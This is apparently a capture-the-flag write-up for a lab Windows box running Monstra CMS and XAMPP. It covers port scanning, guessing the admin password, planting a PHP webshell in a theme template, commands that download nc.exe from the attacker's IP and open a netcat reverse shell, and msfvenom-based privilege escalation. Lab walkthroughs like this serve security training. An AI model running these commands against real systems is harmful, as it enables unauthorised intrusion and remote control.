Nmap
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.3.10)
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.3.10
|_http-title: Mike Wazowski
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.3.10)
|_http-title: Mike Wazowski
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:     a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
| SHA-1:   b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
|_SHA-256: 0169 7338 0c0f 1df0 0bd9 593e d8d5 efa3 706c d6df 7993 f614 1272 b805 22ac dd23
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.3.10
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Mike-PC
| Issuer: commonName=Mike-PC
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-10-10T19:19:50
| Not valid after:  2027-04-11T19:19:50
| MD5:     e9c6 3357 7611 ffd5 922c 115a 3cb1 4360
| SHA-1:   d927 2c6b ca86 7eda 9828 bfa5 6c46 747d a633 65f3
|_SHA-256: b836 5076 ecdc f8d7 88e4 7879 661d 464d 2615 5b10 7a2e 93a6 e772 7f93 3e0f f055
| rdp-ntlm-info:
|   Target_Name: MIKE-PC
|   NetBIOS_Domain_Name: MIKE-PC
|   NetBIOS_Computer_Name: MIKE-PC
|   DNS_Domain_Name: Mike-PC
|   DNS_Computer_Name: Mike-PC
|   Product_Version: 10.0.19041
|_  System_Time: 2026-10-11T19:20:56+00:00
|_ssl-date: 2026-10-11T19:21:04+00:00; 0s from scanner time.
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5040/tcp  open  unknown
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
Enumeration
Port 80 and 443 take us to a personal website for a Mike Wazowski. There is not much on the site except his name and email address wazowski@offsec.pg, the domain of which we will add to /etc/hosts just in case.
Checking SMB (135 & 449)

RDP is open on 3389, we may visit this later.
I fuzzed for vhosts with Gobuster but it returned 0.
Gobuster finds a /blog directory that routes to monster.pg, so we will change the entry in /etc/hosts to reflect that. Once we do, we are able to access a login page powered by Monstra 3.0.4. It’s a lead.
Searchsploit has some entries for Monstra, one in particular that stands out.

I come to find out that this exploit is authenticated, so we need a set of credentials. There are no default credentials, so lets try admin as a username and use what OSINT we’ve gathered to guess some passwords.
Eventually we get in with admin:wazowski
Exploitation

I could not get either of the RCE exploits to work, but I did notice that there are themes that we could probably edit to get a simple webshell on the target.
I edited the blog template to a php webshell one-liner.


Then I went to the tool’s github to see if I could see the path to the file. It looks like it would be at http://monster.pg/blog/public/themes/default/blog.template.php
A whoami command:
Usine Burp Decoder to URL encode this payload:
powershell -Command "Invoke-WebRequest -Uri http://192.168.45.221/nc.exe -OutFile nc.exe"
When we run it we get a hit on our python http server, so we know it succeeded.
Then we URL encode this payload and check our listener.
nc.exe 192.168.45.221 443 -e powershell

Privilege Escalation
I had to look at a guide here. Xampp is vulnerable.

Instructions here.
We make a shell with msfvenom:

Then follow the exploit instructions.


I wasn’t able to write to any directories from my shell, so I had to upload it from the webshell. Moving on.
Mike has SeShutdownPrivilege, and xampp probably starts on boot. So we open a listener and reboot the system.

Actually, the minute I opened a listener before shutting down, it caught the shell. Honestly not sure what happened there…

Done.